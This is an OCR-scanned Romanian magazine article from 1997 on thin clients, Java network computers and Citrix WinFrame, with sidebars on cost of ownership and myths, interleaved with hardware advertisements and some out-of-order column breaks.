Dar mai există și o întreagă categorie de mașini care sunt terminale adevărate, în sensul clasic: spre deosebire de NC, acestea nu execută programe local. În schimb, aplicațiile rulează pe un server multi-utilizator la distanță, iar mașina client manevrează local doar interfața grafică. Aceste mașini se bazează pe o abordare mult mai conservatoare decât NC-urile adevărate pentru că sunt destinate să ruleze Windows și alte programe răspâno instanță distinctă pentru fiecare utilizator, ceea ce necesită mai multă memorie la nivelul serverului. Citrix recomandă 4 până la 8 MB per utilizator. În funcție de aplicații și mod de întrebuințate, un server cu Pentium sau Pentium Pro poate susține de regulă mai mult de 15 utilizatori.

Performanțele aplicațiilor depind mai ales de puterea de procesare a serverului. Puterea mașinii client și lărgimea de bandă a rețelei sunt factori relativ minori. Protocolul ICA este optimizat pentru conexiuni pe bandă îngustă, necesitând lărgime de bandă între 10 și 20 de KB. În practică, ICA funcționează acceptabil și prin modemuri de 14,4 sau 28,8 Kbps. Noua versiune ICA elaborată de Citrix va trage foloase din lărgimea de bandă sporită a rețelelor locale pentru a crește performanțele.

X în centrul atenției

Firmele sub-licențiate extind WinFrame în toate direcțiile. De exemplu, varianta lui NCD, WinCenter, convertește ICA în protocol X. Insignia dispune de un produs similar, NTrigue, iar Tektronix are WinDD (de la Windows Distributed Desktop). Toate acestea deschid perspectiva softului Windows clienților supli bazați pe X Window.

Tehnologia clienților supli nu este în mod obligatoriu opusă PC-urilor – are posibilități mai largi. XpressNet (Danville, CA) a lansat recent un instrumentar bazat pe WinFrame pentru crearea de cursuri de instruire on-line. Instrumentarul cuprinde o versiune modificată a lui WinFrame, softul client ICA ()plug-in Netscape sau control ActiveX), Microsoft FrontPage și șabloane de cursuri scrise în HTML și JavaScript. Întreprinderile pot să-și proiecteze propriile lor cursuri pentru programe Windows și să distribuie utilizatorilor lecțiile fără să instaleze programe Windows pe PC-urile acestora. Programele rulează la distanță într-un cadru separat al navigatorului Web, alături de lecție. Este un alt exemplu care ilustrează faptul că această tehnologie nu limitează opțiunile, ci le extinde.

Abilitatea lui WinFrame de a distribui Windows prin aproape orice fel de rețea către aproape orice fel de clienți sună ciudat de asemănător cu idealul Java. Cu toate că Microsoft își menține în mod oficial angajamentul față de PC-uri rulând propriile copii de Windows și de aplicații Windows, WinFrame adaugă încă o armă în arsenalul Microsoft: un client suplu, multiplatformă. Nu este o soluție multiplatformă veritabilă, așa cum este Java, și este chiar mai orientată spre rețea decât NC-urile promovate de Oracle și Sun, dar este o alternativă utilă pe care orice om cu bun simț nu o va ignora.

dite – chiar dacă la distanţă – şi nu necesită software Java nou. Aplicaţiile rulează pe server, deci nu local, ceea ce înseamnă că aceste maşini sunt – tehnic vorbind – terminale, nu calculatoare. Dar nu sunt terminale „chioare“. Deşi implică costuri de achiziţie şi întreţinere mai mici decât PC-urile, ele pot de fapt să ruleze programe de PC la fel de bine ca un PC.

Termenul generic pentru acestea şi pentru alternativele NC ale PC-urilor este de „client suplu“ (thin client – vezi figura „Clienţi supli şi clienţi obezi“). Sunt numiţi „supli“ pentru că în general sunt mai puţin complecşi şi mai ieftini decât un PC. Nu e un nume prea sexy, dar aşa s-a impus.

Chiar dacă reprezintă o nouă paradigmă sau o adaptare modernă a uneia mai vechi, toţi clienţii supli au trei lucruri în comun:

- costă mai puţin decât un PC tipic (chiar dacă rareori ajung la limita magică de 500$ atunci când sunt configuraţi pentru business);
- întreţinerea lor costă mai puţin decât a unui PC tipic (cu 5% până la 40%, conform analiştilor din industrie);
- sunt maşini „fără stare“, care recurg la servere pentru a stoca datele şi programele volatile (exceptând cele stocate temporar în RAM sau pe disc).

Cu alte cuvinte clienţii supli sunt destinaţi în principal să reducă costurile administrative pe termen lung şi reprezintă părţi interşanjabile uşor de înlocuit în caz de defectare, deoarece nu stochează informaţii în mod persistent.

Clienţii supli nu vor elimina PC-urile, aşa cum nici PC-urile n-au eliminat mainframe-urile. Ele sunt doar o opţiune în plus. „Suntem tentaţi să spunem că mainframe-urile au fost învinse de mini-computere, mini-urile au fost învinse de PC-uri şi poate PC-urile vor fi învinse de NC-uri“, spune John McCrea, director de marketing la Silicon Graphics, Inc. (SGI). „Dar topologia informaticii este de fapt foarte diversă. Încă mai avem mainframe-uri, încă mai avem mini-uri şi vom avea întotdeauna PC-uri. Această diversitate nu dispare şi cred că în viitor topologia va deveni chiar mai diversă“.

Însă, mulţi oameni sunt încă sceptici. O anchetă recentă întreprinsă de Computer Intelligence printre 319 persoane cu puteri decizionale în mari întreprinderi din SUA relevă că 42% dintre aceştia nu intenţionează să adopte sau să evalueze NC-uri în următorul an. Pe de altă parte, 51% dintre cei chestionaţi nu erau familiarizaţi cu NC-urile.

Clienţii supli nu sunt simple iluzii. În ianuarie, Sears a contractat cumpărarea a 2.500 de NC-uri de la Boundless Technologies pentru a înlocui PC-urile din reţele token-ring din magazinele din Statele Unite. În decembrie, AT&T a anunţat că va cumpăra maşini Boundless în valoare de 5,3 milioane $ pentru centrele sale asistenţă. Banca Barklay utilizează 15.000 de clienţi supli produşi de Nerwork Computing Devices (NCD). Federal Express are 10.000 de clienţi supli, iar University of Washington peste 1.000. FDT recomandă achiziţionarea a 17.000 de JavaStation de la Sun pentru înlocuirea PC-uri din florăriile din toată ţara (SUA). Acestea, precum şi alte companii, descoperă că aceşti clienţi supli îi pot ajuta de asemenea să facă economii importante (vezi caseta „Clienţi supli: în spatele cifrelor“).

Intel şi Microsoft iau foarte în serios clienţii supli. Prima lor reacţie la ofensiva NC-urilor a fost o contra-ofensivă publicitară (vezi caseta „Zece mituri despre clienţii supli“). Acum însă se străduiesc să facă PC-urile mai uşor şi mai ieftin de administrat. Zero Administration for Windows (de la Microsoft) şi Wired for Management (Intel) sunt două iniţiative care încearcă să răspundă la câteva dintre criticile aduse PC-urilor. Tot ei au definit un standard pentru Pc-uri fără disc, numit NetPC, care nu este atât de suplu ca un NC, dar nici atât de obez ca un PC. (vezi caseta „Imperiul Wintel contraatacă“). Chiar dacă întreprinderea voastră nu va cumpăra niciodată NC-uri, veţi beneficia de pe urma schimbărilor pe care NC-urile le vor aduce indirect PC-urilor.

Decizii de livrare

Cheia economiilor pe care le puteţi face cu clienţii supli este să ştiţi unde să-i folosiţi. Nici chiar cel mai înfocat suporter al acestora nu susţine că ei vor înlocui complet PC-urile, în toate domeniile. Clienţii supli lucrează cel mai bine în următoarele situaţii:

Când utilizatorii lucrează cu un set limitat de programe. Astfel de utilizatori acoperă o plajă largă între funcţionarii de nivel jos care culeg date până la conducerea executivă. Factorul cheie este că aceşti utilizatori au rareori nevoie de nou aplicaţii, deoarece în mod normal clienţii supli nu permit instalarea de programe care nu sunt disponibile de pe server.

Calculatoare desktop partajate. Vechiul model organizatoric cu angajaţi cu normă întreagă şi un angajat per birou a făcut loc unui noile model al locului de muncă, cu angajaţi cu program redus, colaboratori independenţi, angajaţi pe perioade determinate de timp şi tele-angajaţi. Nu prea are sens să rezervi un PC complet utilat pentru oricine are ocazional nevoie de un calculator pe birou. Deoarece clienţii supli sunt fără stare, angajaţii pot să-i împartă şi, după conectare, să-şi regăsească mediul de lucru personalizat. În plus, acelaşi mediu le este disponibil atât de acasă cât şi din deplasare.

Utilizatori de la distanţă dificil de asistat tehnic. Dacă un PC se defectează la o locaţie îndepărtată, serviciul informatic trebuie fie să trimită pe cineva să-l repare, fie să-l instruiască telefonic pe utilizator cum să-şi rezolve problema. Deoarece clienţii supli sunt mai simplii şi nu au stocare persistentă, şansele

În spatele cifrelor

PC-urile te ard la buzunar. Sau cel puțin asta afirmă analiștii.

În centrul controversei legate de clienții supli se află câteva studii adesea citate – dar și vehement atacate – privind costul total de proprietate a PC-urilor, deci care sunt costurile pe termen lung privind administrarea, întreținerea și înlocuirea PC-urilor. Gartner Group, cel mai celebru autor al unor astfel de studii, evaluează costurile pe cinci ale deținerii unui PC cu Windows 3.1 la 44.250$. Pentru Windows 95 costurile sunt de 38.900$ iar pentru Windows NT 38.400$.

Zona Research a studiat costurile pe 5 ani pentru 15 PC-uri Windows cu un server NT în comparație cu costurile pentru 15 clienți Wyse Winterm cu un server NT/WinFrame. Rezultatul: PC-uri, 217.663$; Clienți supli, 94.368$. Alte studii au adus cifre diferite, dar toate au ajuns la aceeași concluzie: luând totul în considerație, clienții supli câștigă categoric în fața PC-urilor.

Cum au ajuns analiștii la aceste cifre? Ne putem încrede în ele? Care sunt variabilele? Cu toate că o critică detaliată depășește scopul acestui articol, câțiva factori ies în evidență:

Costul de achiziție al PC-urilor este mai mare decât cel al clienților supli, chiar după ce se socotesc adaptările aduse rețelei și serverelor pentru clienți supli.

PC-urile creează mai multe probleme, deci au nevoie de mai multă asistență tehnică.


Utilizatorii de PC-uri încearcă adesea să rezolve ei înșiși probleme tehnice – ceea ce uneori agravează problemele și întotdeauna interferează cu sarcinile lor reale. Utilizatorii - și nu tehnicienii departamentului de informatică – asigură două treimi din suportul tehnic. De fapt, utilizatorii raportează doar 10% din probleme personalului specializat. Prima lor resursă de suport: îl cheamă pe primul „inițiat". „Curând vei avea patru oameni învârtindu-se în jurul computerului și încercând să-l repare", spune Bill Kerwin, analist la Gartner Group. Scăderea productivității și problemele suplimentare create de utilizatori costă compania cu 50% mai mult decât asistența tehnică profesională.

PC-urile sunt mai dificil de utilizat, deci utilizatorii au nevoie de mai multă instruire.

PC-urile permit utilizatorilor să-și instaleze softuri proprii, ceea ce aduce frecvent necazuri.

PC-urile se uzează moral mai repede, deci compania trebuie să le schimbe mai des.

Interesant este că unul dintre domeniile în care clienții supli nu aduc economii este reducerea personalului tehnic – fapt ce ar trebui înțeles de șefii departamentelor informatice care se opun introducerii clienților supli de teama nemărturisită că astfel departamentele respective vor fi reduse.


Clienți supli, clienți obezi
Cost și complexitate
Independența de gazdă
Clienți supli
Stochează starea local
Stochează starea pe server
Terminal „chior"
• Legat la un mainframe sau minicomputer.
• Programele se află și se execută pe computerul central.
Terminal X or ICA
• Conectate la un server.
• Programele se află și se execută pe server; grafica se execută pe desktop.
Network computer
• Conectat la un server.
• Programele se află pe server și se execută pe desktop sau pe server.
PC
• De obicei conectat la un server.
• Programele se află și se execută de obicei pe desktop, dar pot să se afle și să se execute pe server.

Sistemele client variază de la terminale "chioare" până la PC-uri autonome. Clienții supli se află la mijloc.

De fapt, „atât mediile PC cât și cele NC, pentru a fi bine administrate, implică o creștere a cererii de servicii informatice centralizate, deoarece acestea mută suportul tehnic acolo unde-i este locul și unde costă mai puțin pe termen lung", afirmă Kerwin.

Clienții supli creează de la început mai puține probleme, dar dacă totuși ceva nu-i în regulă problema este de obicei în zona serverului, unde utilizatorul nu are acces. Greg Blatnik, analist la Zona Research, întărește: „Aceasta elimină o imensă sursă de migrene, probleme și răspunderi administrative, pentru că utilizatorul nu mai trebuie să fie propriul său administrator de sistem".

Cu toate acestea, întreprinderile pot să reducă în mod spectaculos costurile implicate de deținerea de PC-uri printr-o mai bună practică a administrării și întreținerii acestora și printr-o organizare mai eficientă. Gartner Group estimează că deținerea clienților supli este cu 30 până la 40% mai ieftină decât în cazul PC-urilor pentru medii tipice, dar în cazul unor medii bine conduse și organizate diferența scade la 5 până la 15 procente.

Acesta este motivul pentru care nici un analist nu prevede înlocuirea totală a PC-urilor de către clienți supli. Dar Gartner Group estimează la circa 20-30% ponderea clienților supli în vânzările de computere de birou până în anul 2000.

---

de defectare sunt mai mici. În cazul unei căderi hard reale, serviciul informatic poate să înlocuiască foarte ușor un client fără stare cu o mașină nouă, fiindcă nu există programe sau date locale ce trebuie restaurate.

Sarcini axate pe date care nu sunt locale. Un funcționar care introduce comenzi sau care își petrece timpul verificând date dintr-o bază de date centralizată și completând formulare electronice este la fel de bine deservit de o mașină simplă și sigură. La fel și în cazul unui șef dintr-o fabrică care trebuie doar să vadă ultimele desene inginerești dintr-o bază de date. Aceste activități sunt specifice și orientate pe rețea, deci nu se pune problema sacrificării flexibilității atunci când se trece pe un aparat de rețea.

Oriunde securitatea este cerința de bază. PC-urile convenționale, desktop sau portabile, pot fi un adevărat coșmar din perspectiva securității, deoarece ele stochează totul local iar utilizatorii au virtual un acces fără restricții la resursele locale. Orice pierdere sau furt de date, virus, întrerupere sau spargere este o potențială catastrofă dacă vizează date strategice. Clienții supli care stochează totul pe server sunt în general mai siguri, deoarece dispozitivele serverelor sunt mai bine asigurate la nivel fizic iar salvările sunt făcute regulat de către profesioniști. Singura problemă este că dispozitivele centrate pe rețea sunt mai vulnerabile la spionajul în rețea – dar nici PC-urile conectate nu sunt imune la aceasta.

Înlocuitori pentru vechile terminale în mod caracter. Analiștii estimează că în lume mai sunt instalate între 30 și 50 de milioane

Microsoft OEM partner

LOOK FOR THE CERTIFICATE OF AUTHENTICITY

Genuine Microsoft Products

PRE-INSTALLED BY SOWAH

Calculatoare:

PGA® Falcon

PGA® Falcon PRO

PGA COMPUTER

SOWAH

Vă invită la:

CERF'97 13 - 17.05.1997 București
Pav. 107 Aero. Băneasa

SOWAH
ROMANIA

Oradea. str. Iza nr. 31-33,
tel./fax 059-155.077
fax 059-436.456, 435.494

București, str. Viitor nr. 106,
tel./fax 01-2107300, 2107799

Cu
PGA®
COMPUTER
Visul
devine
realitate


de terminale „chioare“. Printre acestea se numără IBM 3270 şi 5250, terminalele din seria VT şi alte dispozitive ASCII/ANSI similare. Clienţii supli de astăzi pot lucra cu aceleaşi programe moştenite ca şi terminalele simple, oferind însă interfaţă grafică cu utilizatorul, precum şi acces la Internet şi la intranetul companiei. Astfel, pe măsură ce tot mai multe resurse (cum ar fi poşta electronică, cataloagele companiei sau grupurile de discuţii) migrează spre intraneturi şi tot mai multe companii livrează aplicaţii pentru noi platforme, cum ar fi Windows NT, clienţii supli oferă mai multe posibilităţi decât terminalele dedicate. „Intranetul a devenit o parte vitală a infrastructurii unei întreprinderi“ – notează Dave Folger, analist la Meta Group.

Pe de altă parte, clienţii supli nu sunt potriviţi pentru utilizatori care au nevoie de foarte multă putere de procesare, care trebuie adesea să instaleze programe noi, care utilizează periferice diverse sau care nu au acces la o reţea suficient de rapidă pentru a rula aplicaţiile orientate pe reţea. De exemplu, un artist grafic care foloseşte Adobe Photoshop pentru a scana şi edita desene artistice are nevoie de un PC puternic. Proiectanţii de software care instalează în mod frecvent noi utilitare şi instrumente de dezvoltare au nevoie de mai mult control local asupra sistemului. Telelucrătorii care utilizează legături comutate lente pot sau nu să nu se descurce cu un NC, în funcţie de tipul de aplicaţii cu care lucrează. Din motive în egală măsură tehnice şi psihologice, mulţi utilizatori care au posibilitatea de a alege vor prefera întotdeauna un PC.


Cu toate aceste, pe măsură ce tehnologia continuă să avanseze iar computerele să pătrundă tot mai adânc în cadrul organizaţiilor, procentajul utilizatorilor care trebuie neapărat să aibă un PC va scădea. Primii oameni care au primit PC-uri au tins să devină *knowledge workers* – utilizatori care organizează şi creează informaţie. Pe măsură ce PC-urile au pătruns mai mult, ele au apărut şi pe birourile lucrătorilor care aveau nevoie doar să acceseze informaţia sau să execute sarcini nepretenţioase, cum ar fi utilizarea poştei electronice. Multe dintre aceste sarcini necesită o reţea, dar nu necesită un PC scump. Este motivul pentru care clienţilor supli li se prevede un viitor „gras“.

Clienţi „anorexici“

Cei mai supli dintre toţi clienţii sunt cei care manevrează local afişarea grafică pentru programe care se execută pe un server multi-utilizator. Din punct de vedere tehnic, aceste maşini nu sunt terminale „chioare“, deoarece acestea sunt doar claviaturi şi ecrane conectate la un calculator central; ele nu procesează grafica local şi nu sunt într-o reţea locală. Tot atât de adevărat este că aceste termi-


An Introduction To WinCenter –
Windows 95 Applications Without the Headache
Bringing Windows 95 Applications to the Enterprise Desktop
(without getting a Headache!)
NCSA Mosaic
NETWORK STATISTICS
18APR95 TUE
Mail

Două alternative NT: WinCenter (NCD) rulează aplicaţiile pe un server NT şi converteşte apelurile legate de interfaţa grafică în apeluri X Windows...


HotJava(tm) Browser 1.0 preBeta 1
Hot Hints
Click on me for "Getting Started."
What's HOT in
Console
URL: http://klu2/k800x600.htm
Program Manager - KLUZ\demo
Main
Microsoft Office (Common)
Microsoft Excel - Book1
Minesweeper

This is a sample HTML file, in which is embedded a link to the Insignia NTRIGUE Client for Java. This instance of the client is configured to run in a 800x600 window.

... şi NTrigue Client for Java (Insignia), un applet care permite NC-urilor să folosească aplicaţii Windows NT.

nale grafice sunt cu siguranţă mai „chioare“ decât PC-urile. (De fapt, sunt mai „chioare şi decât NC-urile, care execută programe local.)

Terminalele X Window System sunt primele exemple. Ele oferă avantajele unui client suplu – costuri reduse de achiziţie şi suport precum şi operare fără stare – fără un angajament mai radical pentru Java, angajament implicit în cazul NC-urilor Oracle/Sun. Din acest motiv, terminalele pot fi mai uşor integrate în mediile existente.

Mulţi oameni asociază în mod exclusiv aceste terminale cu X şi Unix, concluzionând că ele nu reprezintă o opţiune pentru mediile de întreprindere bazate pe Microsoft Windows. Acest raţionament este de înţeles, deoarece Microsoft nu vinde nici un sistem de operare multi-utilizator de genul Unix-ului. Port-drapelul Microsoft-ului, Windows NT, este un SO multitasking şi multiprocessing, dar nu este un SO unltiuser.

Şi totuşi, există o versiune NT multi-utilizator, disponibilă de la un terţ producător: Citrix Systems. Citrix este o companie relativ mică, care se bucură de o relaţie privilegiată cu Microsoft. Microsoft deţine o parte din Citrix şi are un loc în consiliul de conducere al companiei. Mai important, Microsoft a acordat firmei Citrix o licenţă pentru codul sursă şi o licenţă de distribuţie pentru Windows NT Server. Nimeni altcineva nu mai dispune de o astfel de licenţă. Aceasta permite lui Citrix să modifice NT-ul, să-l re-vândă clienţilor săi şi să-l sub-licenţieze altor companii.

The touch of FUTURE

2ANI garanție

Condiții avantajoase pentru reselleri

NOU !


PRIMARIE sector 1
Str. General VLADOIANU
Show Room ULTRA PRO
Bl. BANU MANTA

MAGAZIN Str. General Vlădoianu nr.2/4

K TECH s.r.l.
BUCURESTI 1, Piata Victoriei
B-dl. N.Titulescu 1,bl. A7, sc.1, ap.4/16
tel/fax: (401)650.39.71/650.37.58
650.68.71/650.68.81/650.68.88

- Echipamente **Ultra** fiabile pentru **PRO**fesionsti in orice configuratie, la preturi de importator.
- Monitoare Ultra, componente, imprimante, multimedia, soft licentiat.
- Service, instalari retele, consulting, cursuri PC, servicii internet.

Don't compr



Choosing a hard disk drive often means having to compromise:
Big capacity or ideal performance?
Best quality or best price?

Now Quantum provides a range of disk drives that offer the optimum solution for every storage need - from simple home PC to expert computer systems. And with a huge range of capacity points between 1GB and 9GB.

No need to compromise anymore. Whatever your system, Quantum will have just the right drive.

Pioneer
Good performance - great price. Excellent choice for entry-level home or office PC's.

Quantum®
PIONEER™

rpm/radar cdp europe

KARMA FILE
QUANTUM

omise.

Get a Quantum.

Immediately from:

KARMA INTERNATIONAL

"The point"

Bigfoot
Ideal for Internet and multimedia use. Huge capacity, exceptional performance with sequential data transfer.

Fireball
Award-winning high performance drive for corporate use and PC servers.

Viking
High performance drive, ideal for high-end PC's, workstations and servers.

Atlas II
Top performance drive for high-end multi user applications, video servers and workstations. Industry's fastest 9GB drive.

Quantum BIGFOOT
Quantum FIREBALL
Quantum VIKING
Quantum ATLAS

REPRESENTATIVES IN ROMANIA:

Flamingo Computers
121 Titulescu BVD, Sector 1 Bucharest
Tel./Fax: 4 01 222 46 43, 222 49 34

Ager Business Tech SARL
Str. Fabrica de chibrituri Nr. 10, Sector 5
Bucharest
Tel./Fax: 4 01 336 06 55, 336 66 55

Karma International Website:
www.karmaint.com

Benelux • Czech Republic • Denmark • France • Germany • Greece • Italy • Middle East • Poland • Portugal • Russia • South Africa • Spain • Switzerland • Turkey • United Kingdom • R.O.W.

Contact your nearest Karma sales point,
Europe's leading storage experts, for the new Quantum range of disk drives.

Citrix a folosit această licenţă pentru a crea o versiune multiuser a lui NT Server, cunoscută sub numele de WinFrame, care poate fi modificată de către cei ce o sublicenţiază. Astfel, deşi în public Microsoft denunţă NC-urile, susţine de fapt clienţi chiar mai supli decât cei promovaţi de Oracle şi Sun (vezi caseta „Windows pretutindeni, mulţumită lui Citrix").

Diferenţa esenţială din perspectiva Microsoft este că terminalele WinFrame sunt destinate să ruleze programe Windows, în timp ce NC-urile sunt destinate să ruleze programe Java. Microsoft îmbrăţişează Java ca limbaj de dezvoltare, dar îl neagă ca platformă. WinFrame furnizează software Windows mai multor platforme – inclusiv non-PC, cum este cazul clienţilor supli – apărând astfel poziţia dominantă a Windows-ului în rândul sistemelor de operare. Java, ca platformă, este o potenţială ameninţare a acestei dominaţii (vezi „Azi pentru Web, mâine pentru lumea întreagă", BYTE Ianuarie 1997).

NC-uri bazate pe Java

Desigur, o mare parte din publicitatea creată clienţilor supli porneşte de la Oracle şi Sun, care au promovat conceptul computerelor de reţea rulând Java. Programele scrise în Java pot fi executate fără recompilare pe orice platformă care dispune de un mediu run-time Java. Standardul NC propus de Oracle nu interzice NC-urilor să ruleze şi soft nativ, de pildă Windows, dar este în mod indiscutabil orientat spre Java. În acest sens, abordarea celor de la Oracle şi Sun este mult mai radicală, deoarece se mizează pe succesul lui Java ca platformă universală.

Într-un alt sens, NC-urile sunt mai puţin radicale decât terminalele grafice conectate la un server multi-utilizator. Programele Java se execută local, nu pe server, astfel încât NC-urile sunt computere veritabile, nu terminale. E adevărat că programele Java vin adesea prin reţea, de la un server, dar asta nu înseamnă nimic revoluţionar în privinţa reţelelor şi a serverelor de aplicaţii. Mai mult, NC-urile se încadrează în modelele client/server dublu sau triplu stratificate: utilizatorii pot manevra date centralizate cu ajutorul unui program Java, fie direct, fie prin intermediul unui server intermediar care disponibilizează o aplicaţie server unui applet Java. Nici în această privinţă nu e nimic revoluţionar.

Marele avantaj al NC-urilor bazate pe Java – în plus faţă de avantajele uzuale ale clienţilor supli – este că programele Java nu sunt legate de SO sau CPU. Tot ce se află sub nivelul maşinii virtuale Java se poate modifica fără să afecteze aplicaţiile (vezi figura „Platforma Java"). Aceasta oferă utilizatorilor şi fabricanţilor NC-urilor o nemaiîntâlnită libertate de a alege orice SO sau CPU, după preferinţe.

Zece mituri despre clienții supli

1.

Sunt terminale „chioare". Oricine afirmă aceasta, fie nu știe despre ce-i vorba, fie speră să nu știi tu. E adevărat că unii clienți supli sunt terminale grafice inteligente, dar toate NC-urile sunt calculatoare.

2.

Sunt PC-uri reduse. Este ca și cum ai spune că un PC este un minicomputer redus. De fapt unele NC-uri sunt mai rapide decât PC-urile, deoarece pot folosi orice procesor sau sistem de operare.

3.

Vor înlocui PC-urile. Clienții supli pot înlocui PC-urile pentru anumite activități, dar nu le vor înlocui niciodată total.

4.

Sunt doar pentru utilizatorii domestici. Furnizorii de NC-uri au identificat deja trei segmente de piață: pentru afaceri, pentru acasă și pentru educație.

5.

Sunt doar pentru explorat Web-ul. Asta-i va surprinde pe mulți producători de software de afaceri pentru clienți supli.

6.

Utilizează televizoare pentru afișare. Deși unele NC-uri pentru piața de consum pot să folosească și televizoare, toate NC-urile pentru piața întreprinderilor lucrează cu monitoare video standard, la rezoluții standard.

7.

Costă 500$. NC-urile pentru piața de consum costă de obicei cca. 500$ (sau mai puțin), dar sistemele pentru afaceri costă de regulă între 750$ și 1200$. Sunt economice mai mult prin reducerea costurilor administrative decât prin prețurile de achiziție.

8.

Nu au disc hard. Discul hard este opțional. Dacă există, un astfel de disc este folosit pentru memorarea în cache a datelor și programelor; copiile persistente rămân pe server. Aceasta elimină cea mai mare sursă de probleme a PC-urilor: stocarea locală persistentă, care înseamnă instalare de software, conflicte de software, viruși, fișiere distruse, software depășit și toate celelalte.

9.

Durează 15 minute până pornește. NC-urile bazate pe proiectul Oracle stochează SO și aplicațiile vitale în memoria ROM, deci pornesc instantaneu. Pentru celelalte nu durează mai mult decât la un PC. (Ați pornit de curând un Windows 95?)

10.

Nu sunt mobili. Nu există nici un motiv pentru care un NC mobil să nu poată să memoreze în cache pe discul hard date și programe cât timp nu este conectat la rețea. De asemenea, nu există nici un motiv ca oamenii să nu poată să folosească PC-uri portabile, chiar dacă la birou au NC-uri.

Dezavantajul acestor NC-uri este că unele proiecte necesită un software nou, scris în Java. Dar NC-urile nu ard toate podurile în urma lor. Apar numeroase punţi către baze de date sau aplicaţii existente. Programele Java pot deja să acceseze aproape orice baze de date prin drivere JDBC şi middleware bazat pe JDBC (Java Database Connectivity), cum ar fi dbAnywhere de la Symantec sau SQL Retriever IV de la SCO (Santa Cruz Operations).

Mai spectaculoase sunt noile punţi Java spre software non-Java, incluzând programe scrise pentru Windows, Unix, X şi mainframes. Trei exemple sunt SoftNC de la TriTeal, Tarantella de la SCO şi NTrigue Client for Java de la Insignia. Toate utilizează Java pentru a mima comportamentul unui NC pe un terminal X sau chiar pe un terminal „chior" în mod caracter. Programele Java se leagă la componente din partea de server, care la rândul lor rulează programe non-Java pe un server sau pe un mainframe.

Pare imposibil, dar curând veţi putea rula Windows, aplicaţii mainframe sau aproape orice altceva într-un NC Java conectat într-o reţea. Deoarece programele non-Java se execută pe server sau pe mainframe, ele rulează la viteza nativă a serverului, cu toate că versiunile preliminare ale punţilor Java sunt destul de lente la redesenarea ecranului.

